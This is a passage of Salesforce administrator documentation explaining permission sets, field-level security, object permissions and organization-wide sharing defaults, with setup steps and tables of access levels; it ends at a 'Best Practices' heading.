Note: Some permissions require users to have a permission set license before you can grant the permissions. For example, if you add the "Use Identity Connect" user permission to the Identity permission set, you can assign only users with the Identity Connect permission set license to the permission set.

1. From Setup, enter *Users* in the `Quick Find` box, then select **Users**.
2. Select a user.
3. In the Permission Set Assignments related list, click **Edit Assignments**.
4. To assign a permission set, select it under Available Permission Sets and click **Add**. To remove a permission set assignment, select it under Enabled Permission Sets and click **Remove**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To assign permission sets:

- "Assign Permission Sets"

5. Click **Save**.

Tip: You can perform this and other administration tasks from the SalesforceA mobile app.

SEE ALSO:

- Assign a Permission Set to Multiple Users
- Standard Permission Sets
- Help Users From Anywhere With SalesforceA
- Assign a Permission Set to Multiple Users

Assign a Permission Set to Multiple Users

From any permission set page, you can assign the permission set to one or more users.

-  Walk Through It: assign a permission set

SEE ALSO:

- Remove User Assignments from a Permission Set
- Assign Permission Sets to a Single User

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To assign a permission set to users:

- "Assign Permission Sets"

Remove User Assignments from a Permission Set

From any permission set page, you can remove the permission set assignment from one or more users.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Select a permission set.
3. In the permission set toolbar, click **Manage Assignments**.
4. Select the users to remove from this permission set.

   You can remove up to 1000 users at a time.
5. Click **Remove Assignments**.

   This button is only available when one or more users are selected.
6. To return to a list of all users assigned to the permission set, click **Done**.

SEE ALSO:

Assign a Permission Set to Multiple Users

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To remove permission set assignments:

- "Assign Permission Sets"

Revoking Permissions and Access

You can use profiles and permission sets to grant access, but not to deny access. Any permission granted from either a profile or permission set is honored. For example, if "Transfer Record" isn't enabled in Jane Smith's profile, but is enabled in two of her permission sets, she can transfer records regardless of whether she owns them. To revoke a permission, you must remove all instances of the permission from the user. You can do this with the following actions—each has possible consequences.

Action	Consequence
Disable a permission or remove an access setting in the profile and any permission sets that are assigned to the user.	The permission or access setting is disabled for all other users assigned to the profile or permission sets.
If a permission or access setting is enabled in the user's profile, assign a different profile to the user. AND If the permission or access setting is enabled in any permission sets that are assigned to the user, remove the permission set assignments from the user.	The user may lose other permissions or access settings associated with the profile or permission sets.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

To resolve the consequence in either case, consider all possible options. For example, you can clone the assigned profile or any assigned permission sets where the permission or access setting is enabled. Then, disable the permission or access setting, and assign the cloned

profile or permission sets to the user. Another option is to create a base profile with the least number of permissions and settings that represents the largest number of users possible. Then create permission sets that layer more access.

SEE ALSO:

User Permissions and Access

Walk Through It: create, edit, and assign a permission set

Assign Permission Sets to a Single User

What Determines Field Access?

Several factors control whether users can view and edit specific fields in Salesforce. You can control users' access to fields at the record type, user, or field level.

- **Page layouts**—Set whether fields are visible, required, editable, or read only for a particular record type.
- **Field-level security**—Further restrict users' access to fields by setting whether those fields are visible, editable, or read only. These settings override field properties set in the page layout if the field-level security setting is more restrictive.
- **Permissions**—Some user permissions override both page layouts and field-level security settings. For example, users with the "Edit Read Only Fields" permission can always edit read-only fields regardless of any other settings.
- **Universally required fields**—Override field-level security or any less-restrictive settings on page layouts by making a custom field universally required.

After setting these items, confirm users' access to specific fields using the field accessibility grid.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Page layouts are not available in **Database.com**

SEE ALSO:

Modifying Field Access Settings

Verify Access for a Particular Field

See whether access to a field is restricted and at what level—record type, user profile, or field.

1. Navigate to the fields area of the appropriate object:
   - For Knowledge validation status picklists, from Setup, enter *Validation Statuses* in the Quick Find box, then select **Validation Statuses**.
2. Select a field and click **View Field Accessibility**.
3. Confirm that the field access is correct for different profiles and record types.
4. Hover over any field access setting to see whether the field is required, editable, hidden, or read only based on the page layout or field-level security.
5. Click any field access setting to change it.

To verify field accessibility by a specific profile, record type, or field, from Setup, enter *Field Accessibility* in the Quick Find box, then select **Field Accessibility**. From this page, choose a particular tab to view and then select whether you want to check access by profiles, record types, or fields.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view field accessibility:

- "View Setup and Configuration"

Note: In this user interface, you can't check access for permission sets.

SEE ALSO:

What Determines Field Access?

Modifying Field Access Settings

From the field accessibility grid, you can click any field access setting to change the field's accessibility in the page layout or in field-level security. The Access Settings page then lets you modify the field access settings.

- In the Field-Level Security section of the page, specify the field's access level for the profile.

Access Level	Enabled Settings
Users can read and edit the field.	**Visible**
Users can read but not edit the field.	**Visible** and **Read-Only**
Users can't read or edit the field.	None

  We recommend that you use field-level security to control users' access to fields rather than creating multiple page layouts to control field access.

- In the Page Layout section of the page, you can:
  - Select the `Remove or change editability` radio button and then change the field access properties for the page layout. These changes will affect all profile and record type combinations that currently use this page layout.
  - Alternatively, you can select the `Choose a different page layout` radio button to assign a different page layout to the profile and record type combination.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view field accessibility:
- "View Setup and Configuration"

To change field accessibility:
- "Customize Application"

  AND

  "Manage Profiles and Permission Sets"

SEE ALSO:

What Determines Field Access?

Field-Level Security

Field-level security settings let you restrict users' access to view and edit specific fields.

Note: Who Sees What: Field-Level Security (Salesforce Classic)

Watch how you can restrict access to specific fields on a profile-by-profile basis.

Your Salesforce org contains a lot of data, but you probably don't want every field accessible to everyone. For example, your payroll manager probably wants to keep salary fields accessible only to select employees. You can restrict user access in:

- Detail and edit pages
- Related lists

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

- List views
- Reports
- Connect Offline
- Email and mail merge templates
- Custom links
- The partner portal
- The Salesforce Customer Portal
- Synchronized data
- Imported data

The fields that users see on detail and edit pages are a combination of page layouts and field-level security settings. The most restrictive field access settings of the two always applies. For example, you can have a field that's required in a page layout but is read-only in the field-level security settings. The field-level security overrides the page layout, so the field remains read-only.

Important: Field-level security doesn't prevent searching on the values in a field. When search terms match on field values protected by field-level security, the associated records are returned in the search results without the protected fields and their values.

You can define field-level security in either of these ways.

- For multiple fields on a single permission set or profile
- For a single field on all profiles

After setting field-level security, you can:

- Create page layouts to organize the fields on detail and edit pages.

  Tip: Use field-level security to restrict users' access to fields, and then use page layouts to organize detail and edit pages within tabs. This approach reduces the number of page layouts for you to maintain.

- Verify users' access to fields by checking field accessibility.
- Customize search layouts to set the fields that appear in search results, in lookup dialog search results, and in the key lists on tab home pages.

Note: Roll-up summary and formula fields are read-only on detail pages and not available on edit pages. They can also be visible to users even though they reference fields that your users can't see. Universally required fields appear on edit pages regardless of field-level security.

The relationship group wizard allows you to create and edit relationship groups regardless of field-level security.

Set Field Permissions in Permission Sets and Profiles

Field permissions specify the access level for each field in an object.

1. From Setup, either:
   - Enter *Permission Sets* in the Quick Find box, then select **Permission Sets**, or
   - Enter *Profiles* in the Quick Find box, then select **Profiles**
2. Select a permission set or profile.
3. Depending on which interface you're using, do one of the following:
   - Permission sets or enhanced profile user interface—In the **Find Settings...** box, enter the name of the object you want and select it from the list. Click **Edit**, then scroll to the Field Permissions section.
   - Original profile user interface—In the Field-Level Security section, click **View** next to the object you want to modify, and then click **Edit**.
4. Specify the field's access level.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set field-level security:
- "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

Set Field-Level Security for a Single Field on All Profiles

1. From the management settings for the field's object, go to the fields area.
2. Select the field you want to modify.
3. Click **View Field Accessibility**.
4. Specify the field's access level.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set field-level security:
- "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

User Permissions

User permissions specify what tasks users can perform and what features users can access. For example, users with the "View Setup and Configuration" permission can view Setup pages, and users with the "API Enabled" permission can access any Salesforce API.

You can enable user permissions in permission sets and custom profiles. In permission sets and the enhanced profile user interface, these permissions—as well as their descriptions—are listed in the App Permissions or System Permissions pages. In the original profile user interface, user permissions are listed under Administrative Permissions and General User Permissions.

To view permissions and their descriptions, from Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**, then select or create a permission set. Then from the Permission Set Overview page, click **App Permissions** or **System Permissions**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

The user permissions available vary according to which edition you have.

SEE ALSO:

- Profiles
- Permission Sets
- Standard Profiles

Object Permissions

Object permissions specify the base-level access users have to create, read, edit, and delete records for each object. You can manage object permissions in permission sets and profiles.

Object permissions either respect or override sharing rules and settings. The following permissions specify the access that users have to objects.

Permission	Description	Respects or Overrides Sharing?
Read	Users can only view records of this type.	Respects sharing
Create	Users can read and create records.	Respects sharing
Edit	Users can read and update records.	Respects sharing
Delete	Users can read, edit, and delete records.	Respects sharing
View All	Users can view all records associated with this object, regardless of sharing settings.	Overrides sharing

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Permission	Description	Respects or Overrides Sharing?
Modify All	Users can read, edit, delete, transfer, and approve all records associated with this object, regardless of sharing settings. Note: "Modify All" on documents allows access to all shared and public folders, but not the ability to edit folder properties or create new folders. To edit folder properties and create new folders, users must have the "Manage Public Documents" permission.	Overrides sharing

SEE ALSO:

"View All" and "Modify All" Permissions Overview
Comparing Security Models
Field Permissions

"View All" and "Modify All" Permissions Overview

The "View All" and "Modify All" permissions ignore sharing rules and settings, allowing administrators to grant access to records associated with a given object across the organization. "View All" and "Modify All" can be better alternatives to the "View All Data" and "Modify All Data" permissions.

Be aware of the following distinctions between the permission types.

Permissions	Used for	Users who Need them
View All Modify All	Delegation of object permissions	Delegated administrators who manage records for specific objects
View All Data Modify All Data	Managing all data in an organization; for example, data cleansing, deduplication, mass deletion, mass transferring, and managing record approvals	Administrators of an entire organization
View All Users	Viewing all users in the organization. Grants Read access to all users, so that you can see their user record details, see them in searches, list views, and so on.	Users who view all users in the organization, especially if the organization-wide default for the user object is Private. Administrators with the "Manage Users" permission are automatically granted the "View All Users" permission.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

"View All" and "Modify All" are not available for ideas, price books, article types, and products.

"View All" and "Modify All" allow for delegation of object permissions only. To delegate user administration and custom object administration duties, define delegated administrators.

"View All Users" is available if your organization has User Sharing, which controls user visibility in the organization. To learn about User Sharing, see User Sharing.

SEE ALSO:

Object Permissions

Comparing Security Models

Salesforce user security is an intersection of sharing, and user and object permissions. In some cases, such as in end-user record level access, it is advantageous to use sharing to provide access to records. In other cases, such as when delegating record administration tasks like transferring records, cleansing data, deduplicating records, mass deleting records, and delegating workflow approval processes, it is advantageous to override sharing and use permissions to provide access to records.

The "Read," "Create," "Edit," and "Delete" permissions respect sharing settings, which control access to data at the record level. The "View All" and "Modify All" permissions override sharing settings for specific objects. Additionally, the "View All Data" and "Modify All Data" permissions override sharing settings for *all* objects.

The following table describes the differences between the security models.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

	Permissions that Respect Sharing	Permissions that Override Sharing
Target audience	End-users	Delegated data administrators
Where managed	"Read," "Create," "Edit," and "Delete" object permissions; Sharing settings	"View All" and "Modify All"
Record access levels	Private, Read-Only, Read/Write, Read/Write/Transfer/Full Access	"View All" and "Modify All"
Ability to transfer	Respects sharing settings, which vary by object	Available on all objects with "Modify All"
Ability to approve records, or edit and unlock records in an approval process	None	Available on all objects with "Modify All"
Ability to report on all records	Available with a sharing rule that states: the records owned by the public group "Entire Organization" are shared with a specified group, with Read-Only access	Available on all objects with "View All"
Object support	Available on all objects except products, documents, solutions, ideas, notes, and attachments	Available on most objects via object permissions Note: "View All" and "Modify All" are not available for ideas, price books, article types, and products.
Group access levels determined by	Roles, Roles and Subordinates, Roles and Internal Subordinates, Roles, Internal and	Profile or permission sets

	Permissions that Respect Sharing	Permissions that Override Sharing
	Portal Subordinates, Queues, Teams, and Public Groups	
Private record access	Not available	Available on private contacts, opportunities, and notes and attachments with "View All" and "Modify All"
Ability to manually share records	Available to the record owner and any user above the record owner in the role hierarchy	Available on all objects with "Modify All"
Ability to manage all case comments	Not available	Available with "Modify All" on cases

Field Permissions

Field permissions specify the access level for each field in an object. In permission sets and the enhanced profile user interface, the setting labels differ from those in the original profile user interface and in field-level security pages for customizing fields.

Access Level	Enabled Settings in Permission Sets and Enhanced Profile User Interface	Enabled Settings in Original Profile and Field-Level Security Interfaces
Users can read and edit the field.	`Read` and `Edit`	`Visible`
Users can read but not edit the field.	`Read`	`Visible` and `Read-Only`
Users can't read or edit the field.	None	None

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

SEE ALSO:

Field-Level Security

Object Permissions

Sharing Settings

In Salesforce, you can control access to data at many different levels. For example, you can control the access your users have to objects with object permissions. Within objects, you can control the access users have to fields using field-level security. To control access to data at the record level, use sharing settings.

Note: Who Sees What: Overview (Salesforce Classic)

Watch how you can control who sees what data in your organization.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Teams are not available in **Database.com**

Organization-Wide Defaults

Your organization-wide default sharing settings give you a baseline level of access for each object and enable you to extend that level of access using hierarchies or sharing rules. For example, you can set the organization-wide default for leads to Private if you only want users to view and edit the leads they own. Then, you can create lead sharing rules to extend access of leads to particular users or groups.

Sharing Rules

Sharing rules represent the exceptions to your organization-wide default settings. If you have organization-wide sharing defaults of Public Read Only or Private, you can define rules that give additional users access to records they do not own. You can create sharing rules based on record owner or field values in the record.

Tip: Sometimes it's impossible to define a consistent group of users who need access to a particular set of records. In those situations, record owners can use manual sharing to give read and edit permissions to users who would not have access to the record any other way. Although manual sharing isn't automated like organization-wide sharing settings, role hierarchies, or sharing rules, it gives record owners the flexibility to share particular records with users that need to see them.

Apex Managed Sharing

Apex managed sharing allows developers to programmatically share custom objects. When you use Apex managed sharing to share a custom object, only users with the "Modify All Data" permission can add or change the sharing on the custom object's record, and the sharing access is maintained across record owner changes.

Other Methods for Allowing Access to Records

In addition to sharing settings, there are a few other ways to allow multiple users access to given records:

Map category groups to roles

Control access to data categories by mapping them to user roles.

Queues

Queues help you prioritize, distribute, and assign records to teams who share workloads. Queue members and users higher in a role hierarchy can access queues from list views and take ownership of records in a queue.

Use queues to route lead, order, case, and custom object records to a group.

Teams

For accounts, opportunities, and cases, record owners can use teams to allow other users access to their records. A *team* is a group of users that work together on an account, sales opportunity, or case. Record owners can build a team for each record that they own. The record owner adds team members and specifies the level of access each team member has to the record, so that some team members can have read-only access and others can have read/write access. The record owner can also specify a role for each team member, such as "Executive Sponsor." In account teams, team members also have access to any contacts, opportunities, and cases associated with an account.

Note: A team member may have a higher level of access to a record for other reasons, such as a role or sharing rule. In this case, the team member has the highest access level granted, regardless of the access level specified in the team.

SEE ALSO:

Organization-Wide Sharing Defaults
Sharing Rules
User Role Hierarchy
Sharing Considerations

Organization-Wide Sharing Defaults

Administrators can use organization-wide sharing settings to define the default sharing settings for an organization.

Organization-wide sharing settings specify the default level of access to records and can be set separately for accounts (including contracts), activities, assets, contacts, campaigns, cases, leads, opportunities, calendars, price books, orders, and custom objects.

For most objects, organization-wide sharing settings can be set to Private, Public Read Only, or Public Read/Write. In environments where the organization-wide sharing setting for an object is Private or Public Read Only, an administrator can grant users additional access to records by setting up a role hierarchy or defining sharing rules. However, sharing rules can only be used to grant additional access—they cannot be used to restrict access to records beyond what was originally specified with the organization-wide sharing defaults.

Important: If your organization uses a Customer Portal, before you enable contacts to access the portal, set the organization-wide sharing defaults on accounts, contacts, contracts, assets, and cases to Private. This ensures that by default your customers can view only their own data. You can still grant your Salesforce users Public Read/Write access by creating sharing rules in which all internal users share with all internal users.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions.

Customer Portal is not available in **Database.com**

By default, Salesforce uses hierarchies, like the role or territory hierarchy, to automatically grant access of records to users above the record owner in the hierarchy.

Setting an object to Private makes those records visible only to record owners and those above them in the role hierarchy. Use the **Grant Access Using Hierarchies** checkbox to disable access to records to users above the record owner in the hierarchy for custom objects

in Professional, Enterprise, Unlimited, Performance, and Developer Edition. If you deselect this checkbox for a custom object, only the record owner and users granted access by the organization-wide defaults receive access to the records.

SEE ALSO:

- Set Your Organization-Wide Sharing Defaults
- Sharing Default Access Settings
- Default Organization-Wide Sharing Settings

Set Your Organization-Wide Sharing Defaults

Organization-wide sharing defaults set the baseline access for your records. You can set the defaults separately for different objects.

Note: Who Sees What: Organization-Wide Defaults (Salesforce Classic)

Watch how you can restrict access to records owned by other users.

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. For each object, select the default access you want to use. If you have external organization-wide defaults, see External Organization-Wide Defaults Overview.
4. To disable automatic access using your hierarchies, deselect **Grant Access Using Hierarchies** for any custom object that does not have a default access of Controlled by Parent.

   Note: If **Grant Access Using Hierarchies** is deselected, users that are higher in the role or territory hierarchy don't receive automatic access. However, some users—such as those with the "View All" and "Modify All" object permissions and the "View All Data" and "Modify All Data" system permissions—can still access records they don't own.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set default sharing access:

- "Manage Sharing"

When you update organization-wide defaults, sharing recalculation applies the access changes to your records. If you have a lot of data, the update can take longer.

- If you are increasing the default access, such as from Public Read Only to Public Read/Write, your changes take effect immediately. All users get access based on the updated default access. Sharing recalculation is then run asynchronously to ensure that all redundant access from manual or sharing rules are removed.

  Note: When the default access for contacts is Controlled by Parent and you increase the default access for accounts, opportunities, or cases, the changes take effect after recalculation is run.

- If you are decreasing the default access, such as from Public Read/Write to Public Read Only, your changes take effect after recalculation is run.

You'll receive a notification email when the recalculation completes. Refresh the Sharing Settings page to see your changes. To view the update status, from Setup, enter *View Setup Audit Trail* in the Quick Find box, then select **View Setup Audit Trail**.

Limitations

The organization-wide sharing default setting can't be changed for some objects:

- Service contracts are always Private.
- User provisioning requests are always Private.

- The ability to view or edit a document, report, or dashboard is based on a user's access to the folder in which it's stored.
- Users can only view the forecasts of other users who are placed below them in the role hierarchy, unless forecast sharing is enabled.
- When a custom object is on the detail side of a master-detail relationship with a standard object, its organization-wide default is set to Controlled by Parent and it is not editable.
- The organization-wide default settings can't be changed from private to public for a custom object if Apex code uses the sharing entries associated with that object. For example, if Apex code retrieves the users and groups who have sharing access on a custom object Invoice__c (represented as `Invoice__share` in the code), you can't change the object's organization-wide sharing setting from private to public.

SEE ALSO:

Sharing Default Access Settings

Organization-Wide Sharing Defaults

Sharing Default Access Settings

You can use organization-wide defaults to set the default level of record access for the following objects.

- Accounts and their associated contracts
- Activities
- Calendars
- Campaigns
- Cases
- Contacts
- Custom objects
- Leads
- Opportunities
- Orders
- Price books
- Service contracts
- Users

You can assign the following access levels to accounts, campaigns, cases, contacts, contracts, leads, opportunities, orders, users, and custom objects.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Only Custom Objects are available in **Database.com**

USER PERMISSIONS

To set default sharing access:

- "Manage Sharing"

Field	Description
`Controlled by Parent`	A user can perform an action (such as view, edit, or delete) on a contact or order based on whether he or she can perform that same action on the record associated with it. For example, if a contact is associated with the Acme account, then a user can only edit that contact if he or she can also edit the Acme account.

Field	Description
`Private`	Only the record owner, and users above that role in the hierarchy, can view, edit, and report on those records. For example, if Tom is the owner of an account, and he is assigned to the role of Western Sales, reporting to Carol (who is in the role of VP of Western Region Sales), then Carol can also view, edit, and report on Tom's accounts.
`Public Read Only`	All users can view and report on records but not edit them. Only the owner, and users above that role in the hierarchy, can edit those records. For example, Sara is the owner of ABC Corp. Sara is also in the role Western Sales, reporting to Carol, who is in the role of VP of Western Region Sales. Sara and Carol have full read/write access to ABC Corp. Tom (another Western Sales Rep) can also view and report on ABC Corp, but cannot edit it.
`Public Read/Write`	All users can view, edit, and report on all records. For example, if Tom is the owner of Trident Inc., all other users can view, edit, and report on the Trident account. However, only Tom can alter the sharing settings or delete the Trident account.
`Public Read/Write/Transfer`	All users can view, edit, transfer, and report on all records. Only available for cases or leads. For example, if Alice is the owner of ACME case number 100, all other users can view, edit, transfer ownership, and report on that case. But only Alice can delete or change the sharing on case 100.
`Public Full Access`	All users can view, edit, transfer, delete, and report on all records. Only available for campaigns. For example, if Ben is the owner of a campaign, all other users can view, edit, transfer, or delete that campaign.

Note: To use cases effectively, set the organization-wide default for Account, Contact, Contract, and Asset to Public Read/Write.

You can assign the following access levels to personal calendars.

Field	Description
`Hide Details`	Others can see whether the user is available at given times, but can not see any other information about the nature of events in the user's calendar.
`Hide Details and Add Events`	In addition to the sharing levels set by Hide Details, users can insert events in other users' calendars.

Field	Description
Show Details	Users can see detailed information about events in other users' calendars.
Show Details and Add Events	In addition to the sharing levels set by Show Details, users can insert events in other users' calendars.
Full Access	Users can see detailed information about events in other users' calendars, insert events in other users' calendars, and edit existing events in other users' calendars.

Note: Regardless of the organization-wide defaults that have been set for calendars, all users can invite all other users to events.

You can assign the following access levels to price books.

Field	Description
Use	All users can view price books and add them to opportunities. Users can add any product within that price book to an opportunity.
View Only	All users can view and report on price books but only users with the "Edit" permission on opportunities or users that have been manually granted use access to the price book can add them to opportunities.
No Access	Users cannot see price books or add them to opportunities. Use this access level in your organization-wide default if you want only selected users to access selected price books. Then, manually share the appropriate price books with the appropriate users.

You can assign the following access levels to activities.

Field	Description
Private	Only the activity owner, and users above the activity owner in the role hierarchy, can edit and delete the activity; users with read access to the record to which the activity is associated can view and report on the activity.
Controlled by Parent	A user can perform an action (such as view, edit, transfer, and delete) on an activity based on whether he or she can perform that same action on the records associated with the activity. For example, if a task is associated with the Acme account and the John Smith contact, then a user can only edit that task if he or she can also edit the Acme account and the John Smith record.

You can assign the following access levels to users.

Field	Description
`Private`	All users have read access to their own user record and those below them in the role hierarchy.
`Public Read Only`	All users have read access on one another. You can see all users' detail pages. You can also see all users in lookups, list views, ownership changes, user operations, and search.

SEE ALSO:

Set Your Organization-Wide Sharing Defaults

Default Organization-Wide Sharing Settings

The default organization-wide sharing settings are:

Object	Default Access
Account	Public Read/Write
Activity	Private
Asset	Controlled by Parent
Calendar	Hide Details and Add Events
Campaign	Public Full Access
Case	Public Read/Write/Transfer
Contact	Controlled by Parent
Contract	Public Read/Write
Custom Object	Public Read/Write
Lead	Public Read/Write/Transfer
Opportunity	Public Read Only
Price Book	Use
Service Contract	Private
Users	Public Read Only Private for external users

EDITIONS

Accounts, cases, contacts, leads, opportunities, and custom objects available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**,**Developer**, and **Database.com** Editions.

Except for Custom Objects, all object types are not available in **Database.com**

SEE ALSO:

Organization-Wide Sharing Defaults

Set Your Organization-Wide Sharing Defaults

External Organization-Wide Defaults Overview

External organization-wide defaults provide separate organization-wide defaults for internal and external users. They simplify your sharing rules configuration and improve recalculation performance. Additionally, administrators can easily see which information is being shared to portals and other external users.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The following objects support external organization-wide defaults.

- Accounts and their associated contracts and assets
- Cases
- Contacts
- Opportunities
- Custom Objects
- Users

External users include:

- Authenticated website users
- Chatter external users
- Community users
- Customer Portal users
- Guest users
- High-volume portal users
- Partner Portal users
- Service Cloud Portal users

Note: Chatter external users have access to the User object only.

Previously, if your organization wanted Public Read Only or Public Read/Write access for internal users but Private for external users, you would have to set the default access to Private and create a sharing rule to share records with all internal users.

With separate organization-wide defaults, you can achieve similar behavior by setting the default internal access to Public Read Only or Public Read/Write and the default external access to Private. These settings also speed up performance for reports, list views, searches, and API queries.

SEE ALSO:

- Organization-Wide Sharing Defaults
- Setting the External Organization-Wide Defaults
- Sharing Default Access Settings

Setting the External Organization-Wide Defaults

External Organization-Wide Defaults enable you to set a different default access level for external users.

Before you set the external organization-wide defaults, make sure that it is enabled. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**, and click the **Enable External Sharing Model** button.

When you first enable external organization-wide defaults, the default internal access and default external access are set to the original default access level. For example, if your organization-wide default for contacts is Private, the default internal access and default external access will be Private as well.

To set the external organization-wide default for an object:

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**
2. Click **Edit** in the Organization-Wide Defaults area.
3. For each object, select the default access you want to use.

   You can assign the following access levels.

Access Level	Description
Controlled by Parent	Users can perform actions (such as view, edit, delete) on a record on the detail side of a master-detail relationship if they can perform the same action on all associated master records. Note: For contacts, Controlled by Parent must be set for both the default internal and external access.
Private	Only users who are granted access by ownership, permissions, role hierarchy, manual sharing, or sharing rules can access the records.
Public Read Only	All users can view all records for the object.
Public Read/Write	All users can view and edit all records for the object.

Note: The default external access level must be more restrictive or equal to the default internal access level. For example, you can have a custom object with default external access set to Private and default internal access set to Public Read Only.

4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set default sharing access:
- "Manage Sharing"

SEE ALSO:

External Organization-Wide Defaults Overview

Disabling External Organization-Wide Defaults

Disabling External Organization-Wide Defaults results in one organization-wide default for each object.

Before disabling this feature, set **Default External Access** and **Default Internal Access** to the same access level for each object.

To disable the external organization-wide defaults:

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**
2. Click **Disable External Sharing Model** in the Organization-Wide Defaults area.

After disabling the external organization-wide defaults, you'll see the **Default Access** setting instead of the **Default External Access** and **Default Internal Access** settings in the organization-wide defaults area. If you have User Sharing, the **Default External Access** settings for the account, contact, case, and opportunity objects remain visible but they are disabled.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To disable external organization-wide defaults:
- "Manage Sharing"

SEE ALSO:

External Organization-Wide Defaults Overview

Controlling Access Using Hierarchies

Determine whether users have access to records they don't own, including records to which they don't have sharing access, but someone below them in the hierarchy does.

Beyond setting the organization-wide sharing defaults for each object, you can specify whether users have access to the data owned by or shared with their subordinates in the hierarchy. For example, the role hierarchy automatically grants record access to users above the record owner in the hierarchy. By default, the Grant Access Using Hierarchies option is enabled for all objects, and it can only be changed for custom objects.

To control sharing access using hierarchies for any custom object, from Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**. Next, click **Edit** in the Organization Wide Defaults section. Deselect Grant Access Using Hierarchies if you want to prevent users from gaining automatic access to data owned by or shared with their subordinates in the hierarchies.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Territories are not available in **Database.com**

USER PERMISSIONS

To set default sharing access and change the Grant Access Using Hierarchies option:
- "Manage Sharing"

Implementation Notes

- Regardless of your organization's sharing settings, users can gain access to records they do not own through other means such as user permissions like "View All Data," sharing rules, or manual sharing of individual records.
- The Grant Access Using Hierarchies option is always selected on standard objects and is not editable.
- If you disable the Grant Access Using Hierarchies option, sharing with a role or territory and subordinates only shares with the users directly associated with the role or territory selected. Users in roles or territories above them in the hierarchies will not gain access.
- If your organization disables the Grant Access Using Hierarchies option, activities associated with a custom object are still visible to users above the activity's assignee in the role hierarchy.

- If a master-detail relationship is broken by deleting the relationship, the former detail custom object's default setting is automatically reverted to Public Read/Write and `Grant Access Using Hierarchies` is selected by default.
- The `Grant Access Using Hierarchies` option affects which users gain access to data when something is shared with public groups, personal groups, queues, roles, or territories. For example, the **View All Users** option displays group members and people above them in the hierarchies when a record is shared with them using a sharing rule or manual sharing and the `Grant Access Using Hierarchies` option is selected. When the `Grant Access Using Hierarchies` option is not selected, some users in these groups no longer have access. The following list covers the access reasons that depend on the `Grant Access Using Hierarchies` option.

  These reasons always gain access:

  Group Member

  Queue Member

  Role Member

  Member of Subordinate Role

  Territory Member

  Member of Subordinate Territory

  These reasons only gain access when using hierarchies:

  Manager of Group Member

  Manager of Queue Member

  Manager of Role

  Manager of Territory

  User Role Manager of Territory

Best Practices

